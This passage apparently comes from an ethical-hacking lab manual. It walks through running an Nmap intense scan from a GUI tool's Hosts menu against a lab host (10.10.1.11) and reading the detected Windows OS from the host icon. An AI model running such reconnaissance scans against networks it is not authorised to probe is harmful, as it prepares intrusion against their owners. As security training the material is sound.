
14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan --> Intense Scan** to scan for live hosts in the network.



15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.




16. After the completion of scan, a **Message** pop-up appears, click **OK**.




17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.


Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.



